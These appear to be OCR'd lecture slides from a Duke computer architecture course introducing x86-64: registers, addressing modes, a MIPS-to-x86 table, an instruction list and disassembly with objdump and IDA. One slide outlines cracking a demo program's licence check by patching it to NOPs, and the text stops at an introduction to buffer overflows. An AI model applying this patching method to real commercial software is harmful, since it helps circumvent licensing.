ECE/CS 250
Computer Architecture

Summer 2023

Intel x86-64

Tyler Bletsch
Duke University

Basic differences

<table>
<tr><th></th><th>MIPS</th><th>Intel x86</th></tr>
<tr><td>Word size</td><td>Originally: 32-bit (MIPS I in 1985)
Now: 64-bit (MIPS64 in 1999)</td><td>Originally: 16-bit (8086 in 1978)
Later: 32-bit (80386 in 1985)
Now: 64-bit (Pentium 4’s in 2005)</td></tr>
<tr><td>Design</td><td>RISC</td><td>CISC</td></tr>
<tr><td>ALU ops</td><td>Register = Register ⊗ Register
(3 operand)</td><td>Register ⊗= <Reg|Memory>
(2 operand)</td></tr>
<tr><td>Registers</td><td>32</td><td>8 (32-bit) or 16 (64-bit)</td></tr>
<tr><td>Instruction size</td><td>32-bit fixed</td><td>Variable: up to 15 *bytes*!</td></tr>
<tr><td>Branching</td><td>Condition in register (e.g. “slt”)</td><td>Condition codes set implicitly</td></tr>
<tr><td>Endian</td><td>Either (typically big)</td><td>Little</td></tr>
<tr><td>Variants and extensions</td><td>Just 32- vs. 64-bit, plus some graphics extensions in the 90s</td><td>A bajillion (x87, IA-32, MMX, 3DNow!, SSE, SSE2, PAE, x86-64, SSE3, SSE4, SSE5, AVX, AES, FMA)</td></tr>
<tr><td>Market share</td><td>Small but persistent (embedded)</td><td>80% server, similar for consumer (defection to ARM for mobile is recent)</td></tr>
</table>

64-bit x86 primer

- Registers:
  - General: `rax rbx rcx rdx rdi rsi r8 r9 .. r15`
  - Stack: `rsp rbp`
  - Instruction pointer: `rip`
- Complex instruction set
  - Instructions are variable-sized & unaligned
- Hardware-supported call stack
  - `call` / `ret`
  - Parameters in registers {`rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`}, return value in `rax`
- Little-endian
- These slides use Intel-style assembly language (destination first)
  - GNU tools like `gcc` and `objdump` use AT&T syntax (destination last)


Intel syntax

```
mov   rax, 5
mov   [rbx], 6
add   rax, rdi
push  rax
pop   rsi
call  0x12345678
ret
jmp   0x87654321
jmp   rax
call  rax
```

AT&T syntax

```
mov 5, %rax
mov 6, [%rbx]
add %rdi, %rax
push %rax
pop  %rsi
call 0x12345678
ret
jmp  0x87654321
jmp  %rax
call %rax
```

Intel x86 instruction format



From Igor Kholodov's CIS-77 course materials,
http://www.c-jump.com/CIS77/CPU/x86/lecture.html

Map of x86 instruction opcodes by first byte




Figure from Fraunhofer FKIE


Intel x86 general-purpose registers (64-bit, simplified)

Old-timey names from the 16-bit era (rax through rsp)

They didn't bother giving dumb names when they added more registers during the move to 64-bit. (r8 through r15)

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Intel x86 registers (64-bit, complexified)



- Includes general purpose registers, plus a bunch of special purpose ones (floating point, MMX, etc.)

Memory accesses

- Can be *anywhere*
  - No separate “load word” instruction – almost any op can load/store!

- Location can be various *expressions* (not just “0($1)”):
  - [**disp** + <REG>***n**] ex: [0x123 + 2*rax]
  - [<REG> + <REG>***n**] ex: [rbx + 4*rax]
  - [**disp** + <REG> + <REG>***n**] ex: [0x123 + rbx + 8*rax]

  - You get “0($1)” by doing [0 + rax*1], which you can write as [rax]

- All this handled in the MOD-R/M and SIB fields of instruction

- Imagine making the control unit for these instructions 

MIPS/x86 Rosetta Stone

Operation	MIPS code	Effect on MIPS	x86 code	Effect on x86
Add registers	`add $1, $2, $3`	$1 = $2 + $3	`add rax, rbx`	$1 += $2
Add immediate	`addi $1, $2, 50`	$1 = $2 + 50	`add rax, 50`	$1 += 50
Load constant	`li $1, 50`	$1 = 50	`mov rax, 50`	rax = 50
Move among regs	`move $1, $2`	$1 = $2	`mov rax, rbx`	rax = rbx
Load word	`lw $1, 4($2)`	$1 = *(4+$2)	`mov rax, [4+rbx]`	rax = *(4+rbx)
Store word	`sw $1, 4($2)`	*(4+$2) = $1	`mov [4+rbx], rax`	*(4+rbx) = rax
Shift left	`sll $1, $2, 3`	$1 = $2 << 3	`sal rax, 3`	rax <<= 3
Bitwise AND	`and $1, $2, $3`	$1 = $2 & $3	`and rax, rbx`	rax &= rbx
No-op	`nop`	-	`nop`	-
Conditional move	`movn $1, $2, $3`	if ($3) { $1=$2 }	`test rcx` `cmovnz rax, rbx`	*(Set condition flags based on ecx)* if (last_alu_op_is_nonzero) { rax=rbx }
Compare	`slt $1, $2, $3`	$1 = $2<$3 ? 1 : 0	`cmp rax, rbx`	*(Set condition flags based on rax-rbx)*
Stack push	`addi $sp, $sp, -4` `sw $5, 0($sp)`	SP-=4 *SP = $5	`push rcx`	*SP = rcx ; SP-=4
Jump	`j label`	PC = label	`jmp label`	PC = label
Function call	`jal label`	$ra = PC+4 PC = label	`call label`	*SP = PC+len SP -= 4 PC = label
Function return	`jr $ra`	PC = $ra	`ret`	PC = *SP SP+=4
Branch if less than	`slt $1, $2, $3` `bnez $1, label`	if ($2<$3) PC=label	`cmp rax, rbx` `jl label`	if (rax<rbx) PC=label
Request syscall	`syscall`	Requests kernel	`syscall`	Requests kernel

Stuff that doesn't translate…

Task	x86 instruction
Branch if last ALU op overflowed	`jo label`
Branch if last ALU op was even	`jpe label`
Swap two registers	`xchg rax, rbx`
Square root	`fsqrt`
Prefetch into cache	`prefetchnta 64[esi]`
Special prefix to do an instruction until the end of string (Kind of like "while(*p)")	`rep`
Load constant pi	`fldpi st(0)`
Push all the registers to the stack at once	`pushad`
Decrement rcx and branch if not zero yet	`loop label`
Add multiple numbers at once (MMX) (Single Instruction, Multiple Data (SIMD))	`addps xmm0, xmm1`
Scan a string for a null (among other things) (Vastly accelerates strlen())	`pcmpistri`
Encrypt data using the AES algorithm	`aesenc`

List of all x86 instructions

AAA	CMOVE	CVTPS2DQ	FCMOVU	FNOP	GS	JNGE	MFENCE	MULSS	PCMPISTRM	PMULLD	PUNPCKLDQ	SETC	STOSB
AAD	CMOVG	CVTPS2PD	FCOM	FNSAVE	HADDPD	JNL	MINPD	MWAIT	PEXTRB	PMULLW	PUNPCKLQDQ	SETE	STOSD
AAM	CMOVGE	CVTPS2PI	FCOM2	FNSETPM	HADDPS	JNLE	MINPS	NEG	PEXTRD	PMULUDQ	PUNPCKLWD	SETG	STOSW
AAS	CMOVL	CVTSD2SI	FCOMI	FNSTCW	HINT_NOP	JNO	MINSD	NOP	PEXTRQ	POP	PUSH	SETGE	STR
ADC	CMOVLE	CVTSD2SS	FCOMIP	FNSTENV	HLT	JNP	MINSS	NOT	PEXTRW	POPA	PUSHA	SETL	SUB
ADD	CMOVNA	CVTSI2SD	FCOMP	FNSTSW	HSUBPD	JNS	MONITOR	OR	PHADDD	POPAD	PUSHAD	SETLE	SUBPD
ADDPD	CMOVNAE	CVTSI2SS	FCOMP3	FPATAN	HSUBPS	JNZ	MOV	ORPD	PHADDSW	POPCNT	PUSHF	SETNA	SUBPS
ADDPS	CMOVNB	CVTSS2SD	FCOMP5	FPREM	ICEBP	JO	MOVAPD	ORPS	PHADDW	POPF	PUSHFD	SETNAE	SUBSD
ADDSD	CMOVNBE	CVTSS2SI	FCOMPP	FPREM1	IDIV	JP	MOVAPS	OUT	PHMINPOSUW	POPFD	PXOR	SETNB	SUBSS
ADDSS	CMOVNC	CVTTPD2DQ	FCOS	FPTAN	IMUL	JPE	MOVBE	OUTS	PHSUBD	POR	RCL	SETNBE	SYSENTER
ADDSUBPD	CMOVNE	CVTTPD2PI	FDECSTP	FRNDINT	IN	JPO	MOVD	OUTSB	PHSUBSW	PREFETCHNTA	RCPPS	SETNC	SYSEXIT
ADDSUBPS	CMOVNG	CVTTPS2DQ	FDIV	FRSTOR	INC	JS	MOVDDUP	OUTSD	PHSUBW	PREFETCHT0	RCPSS	SETNE	TEST
ADX	CMOVNGE	CVTTPS2PI	FDIVP	FS	INS	JZ	MOVDQ2Q	OUTSW	PINSRB	PREFETCHT1	RCR	SETNG	UCOMISD
AMX	CMOVNL	CVTTSD2SI	FDIVR	FSAVE	INSB	LAHF	MOVDQA	PABSB	PINSRD	PREFETCHT2	RDMSR	SETNGE	UCOMISS
AND	CMOVNLE	CVTTSS2SI	FDIVRP	FSCALE	INSD	LAR	MOVDQU	PABSD	PINSRQ	PSADBW	RDPMC	SETNL	UD
ANDNPD	CMOVNO	CWD	FFREE	FSIN	INSERTPS	LDDQU	MOVHLPS	PABSW	PINSRW	PSHUFB	RDTSC	SETNLE	UD2
ANDNPS	CMOVNP	CWDE	FFREEP	FSINCOS	INSW	LDMXCSR	MOVHPD	PACKSSDW	PMADDUBSW	PSHUFD	RDTSCP	SETNO	UNPCKHPD
ANDPD	CMOVNS	DAA	FIADD	FSQRT	INT	LDS	MOVHPS	PACKSSWB	PMADDWD	PSHUFHW	REP	SETNP	UNPCKHPS
ANDPS	CMOVNZ	DAS	FICOM	FST	INT1	LEA	MOVLHPS	PACKUSDW	PMAXSB	PSHUFLW	REPE	SETNS	UNPCKLPD
ARPL	CMOVO	DEC	FICOMP	FSTCW	INTO	LEAVE	MOVLPD	PACKUSWB	PMAXSD	PSHUFW	REPNE	SETNZ	UNPCKLPS
BLENDPD	CMOVP	DIV	FIDIV	FSTENV	INVD	LES	MOVLPS	PADDB	PMAXSW	PSIGNB	REPNZ	SETO	VERR
BLENDPS	CMOVPE	DIVPD	FIDIVR	FSTP	INVEPT	LFENCE	MOVMSKPD	PADDD	PMAXUB	PSIGND	REPZ	SETP	VERW
BLENDVPD	CMOVPO	DIVPS	FILD	FSTP1	INVLPG	LFS	MOVMSKPS	PADDQ	PMAXUD	PSIGNW	RETF	SETPE	VMCALL
BLENDVPS	CMOVS	DIVSD	FIMUL	FSTP8	INVVPID	LGDT	MOVNTDQ	PADDSB	PMAXUW	PSLLD	RETN	SETPO	VMCLEAR
BOUND	CMOVZ	DIVSS	FINCSTP	FSTP9	IRET	LGS	MOVNTDQA	PADDSW	PMINSB	PSLLDQ	ROL	SETS	VMLAUNCH
BSF	CMP	DPPD	FINIT	FSTSW	IRETD	LIDT	MOVNTI	PADDUSB	PMINSD	PSLLQ	ROR	SETZ	VMPTRLD
BSR	CMPPD	DPPS	FIST	FSUB	JA	LLDT	MOVNTPD	PADDUSW	PMINSW	PSLLW	ROUNDPD	SFENCE	VMPTRST
BSWAP	CMPPS	DS	FISTP	FSUBP	JAE	LMSW	MOVNTPS	PADDW	PMINUB	PSRAD	ROUNDPS	SGDT	VMREAD
BT	CMPS	EMMS	FISTTP	FSUBR	JB	LOCK	MOVNTQ	PALIGNR	PMINUD	PSRAW	ROUNDSD	SHL	VMRESUME
BTC	CMPSB	ENTER	FISUB	FSUBRP	JBE	LODS	MOVQ	PAND	PMINUW	PSRLD	ROUNDSS	SHLD	VMWRITE
BTR	CMPSD	ES	FISUBR	FTST	JC	LODSB	MOVQ2DQ	PANDN	PMOVMSKB	PSRLDQ	RSM	SHR	VMXOFF
BTS	CMPSS	EXTRACTPS	FLD	FUCOM	JCXZ	LODSD	MOVS	PAUSE	PMOVSXBD	PSRLQ	RSQRTPS	SHRD	VMXON
CALL	CMPSW	F2XM1	FLD1	FUCOMI	JE	LODSW	MOVSB	PAVGB	PMOVSXBQ	PSRLW	RSQRTSS	SHUFPD	WAIT
CALLF	CMPXCHG	FABS	FLDCW	FUCOMIP	JECXZ	LOOP	MOVSD	PAVGW	PMOVSXBW	PSUBB	SAHF	SHUFPS	WBINVD
CBW	CMPXCHG8B	FADD	FLDENV	FUCOMP	JG	LOOPE	MOVSHDUP	PBLENDVB	PMOVSXDQ	PSUBD	SAL	SIDT	WRMSR
CDQ	COMISD	FADDP	FLDL2E	FUCOMPP	JGE	LOOPNE	MOVSLDUP	PBLENDW	PMOVSXWD	PSUBQ	SALC	SLDT	XADD
CLC	COMISS	FBLD	FLDL2T	FWAIT	JL	LOOPNZ	MOVSS	PCMPEQB	PMOVSXWQ	PSUBSB	SAR	SMSW	XCHG
CLD	CPUID	FBSTP	FLDLG2	FXAM	JLE	LOOPZ	MOVSW	PCMPEQD	PMOVZXBD	PSUBSW	SBB	SQRTPD	XGETBV
CLFLUSH	CRC32	FCHS	FLDLN2	FXCH	JMP	LSL	MOVSX	PCMPEQQ	PMOVZXBQ	PSUBUSB	SCAS	SQRTPS	XLAT
CLI	CS	FCLEX	FLDPI	FXCH4	JMPF	LSS	MOVUPD	PCMPEQW	PMOVZXBW	PSUBUSW	SCASB	SQRTSD	XLATB
CLTS	CVTDQ2PD	FCMOVB	FLDZ	FXCH7	JNA	LTR	MOVUPS	PCMPESTRI	PMOVZXDQ	PSUBW	SCASD	SQRTSS	XOR
CMC	CVTDQ2PS	FCMOVBE	FMUL	FXRSTOR	JNAE	MASKMOVDQU	MOVZX	PCMPESTRM	PMOVZXWD	PTEST	SCASW	SS	XORPD
CMOVA	CVTPD2DQ	FCMOVE	FMULP	FXSAVE	JNB	MASKMOVQ	MPSADBW	PCMPGTB	PMOVZXWQ	PUNPCKHBW	SETA	STC	XORPS
CMOVAE	CVTPD2PI	FCMOVNB	FNCLEX	FXTRACT	JNBE	MAXPD	MUL	PCMPGTD	PMULDQ	PUNPCKHDQ	SETAE	STD	XRSTOR
CMOVB	CVTPD2PS	FCMOVNBE	FNDISI	FYL2X	JNC	MAXPS	MULPD	PCMPGTQ	PMULHRSW	PUNPCKHQDQ	SETALC	STI	XSAVE
CMOVBE	CVTPI2PD	FCMOVNE	FNENI	FYL2XP1	JNE	MAXSD	MULPS	PCMPGTW	PMULHUW	PUNPCKHWD	SETB	STMXCSR	XSETBV
CMOVC	CVTPI2PS	FCMOVNU	FNINIT	GETSEC	JNG	MAXSS	MULSD	PCMPISTRI	PMULHW	PUNPCKLBW	SETBE	STOS	

Exploring a compiled x86 program

- Introducing hello.c
  - **`cat hello.c`**
- Compile to assembly language (and down to executable)
  - **`make`**
    - **`gcc -g -S -o hello.s hello.c`**
    - **`gcc -g -o hello hello.c`**
- View assembly language output
  - **`cat hello.s`**
- Disassemble binary to see compiled instructions
  - **`objdump -d hello`**
- Analyze **`hello`** using IDA Freeware

They're gonna try to sell you the paid version of IDA Pro, but the older free version available here works just fine.


CAN WE USE THIS TO CRACK COMPILED SOFTWARE????

DRAMATIC PAUSE

Please fill out the course survey

https://duke.evaluationkit.com/

EvaluationKIT by Watermark™



Binary modification

- Introducing supercalc
  - `./supercalc`
  - `./supercalc 2 3`
  - `./supercalc 2 10`
- Disassemble binary
  - `objdump -d supercalc`
- Analyze `supercalc` using IDA Pro
- Find the demo check code in IDA
- Identify **sections** of executable
  - `./objdump -h supercalc`
- Find the code we care about in the binary file via hex editor
- Flatten all the check code into NOPs
- Disassemble, analyze, and test hacked binary


Diving into code injection and reuse attacks (not on exam)

Some slides originally by Anthony Wood, University of Virginia, for CS 851/551
(http://www.cs.virginia.edu/crab/injection.ppt**)**

Adapted by Tyler Bletsch, Duke University

What is a Buffer Overflow?

